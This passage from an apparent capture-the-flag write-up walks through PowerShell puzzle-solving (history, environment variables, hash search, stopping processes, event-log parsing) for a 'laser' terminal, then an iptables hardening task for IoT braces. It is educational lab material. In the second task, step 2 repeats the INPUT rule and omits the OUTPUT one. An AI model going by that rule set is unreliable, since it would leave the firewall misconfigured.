Date: Sat, 04 Jan 2020 23:17:39 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860
```

```
<html>
<body>
<pre>
---------------------------------------------------
Christmas Cheer Laser Project Web API
---------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
---------------------------------------------------
</pre>
</body>
</html>
PS /home/elf>
```

Okay, so it looks like we need to update 4 values (Refraction, Temperature, Angle and Gas). To begin our challenge, let's read the note that was left behind "/home/callingcard.txt"

```
PS /home/elf> type /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
```

```
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
PS /home/elf>
```

Sounds like we need to read our history. Let's read it:

```
PS /home/elf> history

  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At a
comma…
  10 type /home/callingcard.txt
  11 Invoke-WebRequest -Uri http://localhost:1225/).RawContent
  12 (Invoke-WebRequest -Uri http://localhost:1225/).RawContent

PS /home/elf>
```

Reading the history, we can see on line 7 we have the proper request for the Angle (65.5)! 1 of 4 complete!

We also see on line 9 that there appears to be a message.. But we can't read all of it. We see that our values are getting cut off from the message. Let's pipe Out-String to expand the width of the returned message

```
PS /home/elf> history | Out-String -Width 10000

  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At a
command I will reveal my secrets once you Get my Child Items.
  10 type /home/callingcard.txt
  11 Invoke-WebRequest -Uri http://localhost:1225/).RawContent
  12 (Invoke-WebRequest -Uri http://localhost:1225/).RawContent


PS /home/elf>
```

Much better. On line 9 we see the complete message “I have many name=value variables that I share to applications system wide. At a command I will reveal my secrets once you Get my Child Items.” We take the hint and get the environment variables child items

```
PS /home/elf> Get-ChildItem env: |Out-String -Width 10000

Name                           Value
----                           -----
_                              /bin/su
DOTNET_SYSTEM_GLOBALIZATION_I… false
HOME                           /home/elf
HOSTNAME                       567bfd11160f
LANG                           en_US.UTF-8
LC_ALL                         en_US.UTF-8
LOGNAME                        elf
MAIL                           /var/mail/elf
```

```
PATH
/opt/microsoft/powershell/6:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:
/usr/local/games
PSModuleAnalysisCachePath
/var/cache/microsoft/powershell/PSModuleAnalysisCache/ModuleAnalysisCache
PSModulePath
/home/elf/.local/share/powershell/Modules:/usr/local/share/powershell/Modules:/opt/microsoft/
powershell/6/Modules
PWD                     /home/elf
RESOURCE_ID             215c8ad6-89e8-4313-9cca-bfe2a2dc5139
riddle                  Squeezed and compressed I am hidden away. Expand me from my
prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to
reveal im the newest of all.
SHELL                   /home/elf/elf
SHLVL                   1
TERM                    xterm
USER                    elf
USERDOMAIN              laserterminal
userdomain              laserterminal
username                elf
USERNAME                elf


PS /home/elf>
```

There's a name called "riddle" with another message "Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all."

I perform a recursive search for Child-Item /etc, sort by last write time and put the newest at the bottom. Below is my search and the newest entry:

```
PS /home/elf> Get-ChildItem "/etc" -recurse | Sort-Object -Property @{Expression =
{$_.LastWriteTime}; Descending = $False}

<..snippet..>

   Directory: /etc/apt
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          1/4/20 11:11 PM        5662902 archive
```

There's a file called "archive" that has the latest written time. The hint said that it was "squeezed and compressed" and I need to expand it from its prison. I expand the file and save it to my user folder. I see that there's a folder called refraction that has 2 files, riddle and runme.elf

```
PS /home/elf> Expand-Archive -LiteralPath /etc/apt/archive -DestinationPath
/home/elf/archive
PS /home/elf> cd ./archive/
PS /home/elf/archive> cd refraction
PS /home/elf/archive/refraction> dir


    Directory: /home/elf/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          11/7/19 11:57 AM            134 riddle
------          11/5/19  2:26 PM        5724384 runme.elf

PS /home/elf/archive/refraction>
```

I need to run this file, however it is not set as executable. Let's see if I can chmod +x it..

```
PS /home/elf/archive/refraction> ./runme.elf
Program 'runme.elf' failed to run: No such file or directoryAt line:1 char:1
+ ./runme.elf
+ ~~~~~~~~~~.
At line:1 char:1
+ ./runme.elf
+ ~~~~~~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

```
PS /home/elf/archive/refraction> chmod +x ./runme.elf
PS /home/elf/archive/refraction>
```

Excellent. Let's run it

```
PS /home/elf/archive/refraction> ./runme.elf
refraction?val=1.867
```

Sweet. I now have the Refraction value which is 1.867. I have 2 of 4 complete. Let's read the riddle in this file

```
PS /home/elf/archive/refraction> type ./riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5
identity:

25520151A320B5B0D21561F92C8F6224

PS /home/elf/archive/refraction>
```

This riddle says that it is located in the depths of my home and that I can find it by using its MD5 hash. Let's take a look in the depths folder

```
PS /home/elf> cd ./depths/
PS /home/elf/depths> dir


    Directory: /home/elf/depths

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        11/18/19  7:53 PM                advice
d-r---        11/18/19  7:53 PM                atmosphere
d-r---        11/18/19  7:53 PM                bag
```

```
d-r---        11/18/19  7:53 PM            brick
d-r---        11/18/19  7:53 PM            buried
d-r---        11/18/19  7:53 PM            continued
d-r---        11/18/19  7:53 PM            courage
d-r---        11/18/19  7:53 PM            cow
d-r---        11/18/19  7:53 PM            extra
d-r---        11/18/19  7:53 PM            fifteen
d-r---        11/18/19  7:53 PM            fight
d-r---        11/18/19  7:53 PM            larger
d-r---        11/18/19  7:53 PM            might
d-r---        11/18/19  7:53 PM            noun
d-r---        11/18/19  7:53 PM            piano
d-r---        11/18/19  7:53 PM            printed
d-r---        11/18/19  7:53 PM            produce
d-r---        11/18/19  7:53 PM            shore
d-r---        11/18/19  7:53 PM            stairs
d-r---        11/18/19  7:53 PM            swing
d-r---        11/18/19  7:53 PM            thee
d-r---        11/18/19  7:53 PM            vast
d-r---        11/18/19  7:53 PM            whether
d-r---        11/18/19  7:53 PM            within
--r---        11/18/19  7:53 PM          80 0ifdk990.txt
--r---        11/18/19  7:53 PM         103 159dskbt.txt
--r---        11/18/19  7:53 PM          83 5opm3izr.txt
<..snippet..>
```

Okay, looks like there are a lot of directories and .txt files. I'll need to automate this search. What I did was create a variable ($files) that performs a recursive search for all *.txt files. I then created another variable ($hash) that performs a for loop against the $files variable and gets the MD5 hash of the file. The output is dumped to a file called hash.txt

```
PS /home/elf> $files = Get-ChildItem "/home/elf/depths" -recurse -include *.txt
PS /home/elf> $hash = $( foreach ($file in $files)
>> {
>>     Get-FileHash -Path $file MD5
>> })

PS /home/elf> $hash |  Format-Table -AutoSize | Out-String -Width 10000 >
/home/elf/hash.txt
```

```
PS /home/elf> Get-Content ./hash.txt | select -First 5

Algorithm       Hash                                                   Path
---------       ----                                                   ----
MD5             F12B5EA62E01F5E9C7EB3A280A09AB93                       /hom…
MD5             D5F47F76E968851A0F0334BB3CA95DD9                       /hom…
PS /home/elf>
```

I then perform a Search String of the hash

```
PS /home/elf> Get-Content /home/elf/hash.txt | Select-String -pattern
"25520151A320B5B0D21561F92C8F6224"

MD5       25520151A320B5B0D21561F92C8F6224 /home/elf/depths/produce/thhy5hll.txt

PS /home/elf>
```

Looks like I have the correct file for this hash. Let's take a look at it's contents

```
PS /home/elf> Get-Content /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths.
Finding me will give you the most strength but doing so will require Piping all the FullName's
to Sort Length.
PS /home/elf>
```

Excellent! We have another value, this time for Temperature (-33.5). That makes 3 out of 4. Let's get that 4th value. We read the riddle and it mentions that it is DEEP within the depths folder, that I need to pipe the full path name and sort by the length (which sounds like the size of the folder?).

I first perform a search and sort by length:

```
PS /home/elf> dir -recurse *.* | select-object name,
@{Name="Nlength";Expression={$_.Length}} | sort-object Nlength

Name         Nlength
----         -------
cvjsql6n.txt      21
hzsgsqm1.txt      22
qtt2pvu1.txt      22
b0s8byzc.txt      23
<..snippet..>
dkaascp8.txt     159
r9j67n1j.txt     162
0jhj5xz6.txt     209
thhy5hll.txt     224
```

I already know the thhy5hll.txt file contained the temperature, so I take the next largest file which is “0jhj5xz6.txt”. Next, I perform a recursive search for that filename and print the directory and filename

```
PS /home/elf> Get-Childitem –Path /home/elf/depths/ -Include 0jhj5xz6.txt -File -Recurse


    Directory: /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknow
    n/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practica
    l/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/
    burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/
    become/accident/labor/sail/dropped/fox

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---         11/18/19  7:53 PM            209 0jhj5xz6.txt

PS /home/elf>
```

Now that we have a full path, I get the contents of that file:

```
PS /home/elf> Get-Content
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.txt
Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
PS /home/elf>
```

Excellent, we have another riddle. Sounds like we need to stop the processes of “bushy”, “alabaster”, “minty” and “holly” and then “you /shall/see”. But first we need to see what the process ID’s are for each.

```
PS /home/elf> Get-Process -IncludeUserName

    WS(M)   CPU(s)      Id UserName                    ProcessName
    -----   ------      -- --------                    -----------
    28.84     0.27       6 root                        CheerLaserServi
   103.41     1.02      31 elf                         elf
     3.41     0.02       1 root                        init
     0.79     0.00      24 bushy                         sleep
     0.82     0.00      25 alabaster                     sleep
     0.72     0.00      27 minty                       sleep
     0.80     0.00      29 holly                       sleep
     3.50     0.00      30 root                        su

PS /home/elf>
```

Excellent, we have the process names and ID’s for all 4. We stop them in the order requested and see that there’s a file called “see” within the /shall directory and we read it.

```
PS /home/elf> Stop-Process -Id 24
PS /home/elf> Stop-Process -Id 25
PS /home/elf> Stop-Process -Id 27
PS /home/elf> Stop-Process -Id 29
PS /home/elf> dir /shall/see


    Directory: /shall

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---           1/5/20  2:49 AM            149 see

PS /home/elf> Get-Content /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will be
in the Properties of the lonely unique event Id.
PS /home/elf>
```

Reading the /shall/see file, there's another riddle. I perform a recursive search within the /etc directory looking for an .xml file

```
PS /home/elf> Get-ChildItem "/etc" -recurse -include *.xml
Get-ChildItem : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ Get-ChildItem "/etc" -recurse -include *.xml
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem],
UnauthorizedAccessException
+ FullyQualifiedErrorId :
DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand



    Directory: /etc/systemd/system/timers.target.wants

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
```

```
--r---         11/18/19  7:53 PM       10006962 EventLog.xml

PS /home/elf>
```

Excellent, there's a file called EventLog.xml located in /etc/systemd/system/timers.target.wants. This next part took me a while, but noticed that there were unique ID's located within the "<TNRef RefId=" item. I performed a search on this item, sorted and grabbed unique values

```
PS /home/elf> copy /etc/systemd/system/timers.target.wants/EventLog.xml .
PS /home/elf> Get-Content EventLog.xml | Select-String -pattern "<TNRef RefId=" |
Sort-Object | Get-Unique

          <TNRef RefId="1806" />
          <TNRef RefId="6" />
       <TNRef RefId="1" />
       <TNRef RefId="2" />
       <TNRef RefId="3" />
       <TNRef RefId="4" />
       <TNRef RefId="5" />
    <TNRef RefId="0" />

PS /home/elf>
```

After looking through them, I finally found the correct gas properties were located within the 1806 ID. I ran the following and found the contents. Below is a snippet.

```
PS /home/elf> Get-Content EventLog.xml | Select-String -pattern '<TNRef RefId="1806" />'
-Context 20

<...snippet…>

ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
            <Props>
              <S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
"`$correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n
Ar=11`n    Xe=10`n    F=20`n    Kr=8`n    Rn=9`n}`n"</S>
            </Props>
```

```
        </Obj>

<..snippet..>
```


Success! As shown above, there's a powershell command that contains the correct gas measurements:

O=6, H=7, He=3, N=4, Ne=22, Ar=11, Xe=10, F=20, Kr=8, Rn=9

That is 4 of 4. We have all the correct amounts. As per the help document, we will perform either a GET or POST request with the proper values, turn on the laser and check the output as so

```
PS /home/elf> (Invoke-WebRequest -Uri
http://localhost:1225/api/temperature?val=-33.5).RawContent
PS /home/elf>
ntent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Sun, 05 Jan 2020 03:08:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 82

PS /home/elf> (Invoke-WebRequest -Uri
http://localhost:1225/api/refraction?val=1.867).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Sun, 05 Jan 2020 03:08:31 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 87

Updated Lense Refraction Level - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri
http://localhost:1225/api/angle?val=65.5).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
```

```
Date: Sun, 05 Jan 2020 03:08:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 77

Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> $postParams = @{O=6;H=7;He=3;N=4;Ne=22;Ar=11;Xe=10;F=20;Kr=8;Rn=9}
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body
$postParams).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Sun, 05 Jan 2020 03:08:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 81

Updated Gas Measurements - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Sun, 05 Jan 2020 03:09:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 32

Christmas Cheer Laser Powered On
PS /home/elf> (Invoke-WebRequest http://127.0.0.1:1225/api/output).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Sun, 05 Jan 2020 03:09:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 200

Success! - 6.39 Mega-Jollies of Laser Output Reached!

PS /home/elf>
```



Success! Time to move on.

Kent Tinseltooth - Smart Braces

This terminal is located in the Student Union which is to the north of the quad.

Kent Tinseltooth needs our help! Looks like someone hacked Kent's IOT braces and needs help configuring the firewall. We begin by reviewing the /home/elfuuser/IOTteethBraces.md file

```
elfuuser@5f4851c494d4:~$ cat /home/elfuuser/IOTteethBraces.md
# ElfU Research Labs - Smart Braces
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ElfU Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and monitoring of
dental status. It uses FTP and HTTP for management and monitoring purposes but also has
SSH for remote access. Please refer to the management documentation for this purpose.
```

Proper Firewall configuration:

The firewall used for this system is `iptables`. The following is an example of how to set a default policy with using `iptables`:

```
sudo iptables -P FORWARD DROP
```

The following is an example of allowing traffic from a specific IP and to a specific port:

```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.

elfuuser@5f4851c494d4:~$

Alright, looks like we have exactly what we need. Below are the proper configurations for all 6 items

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
    sudo iptables -P INPUT DROP
    sudo iptables -P FORWARD DROP
    sudo iptables -P OUTPUT DROP
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.
    sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
    sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).

```
sudo iptables -A INPUT -p tcp -s 172.19.0.225 --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A OUTPUT -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT
```

4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.

```
sudo iptables -A INPUT -p tcp -m multiport --dport 21,80 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A OUTPUT -p tcp -m multiport --sport 21,80 -m conntrack --ctstate ESTABLISHED -j ACCEPT
```


5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.

```
sudo iptables -A OUTPUT -p tcp --dport 80 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
```

6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.

```
sudo iptables -A INPUT -i lo -j ACCEPT
```

I run the above in the terminal.



Success! Time to move on.

Tangle Coalbox - Frosty Keypad

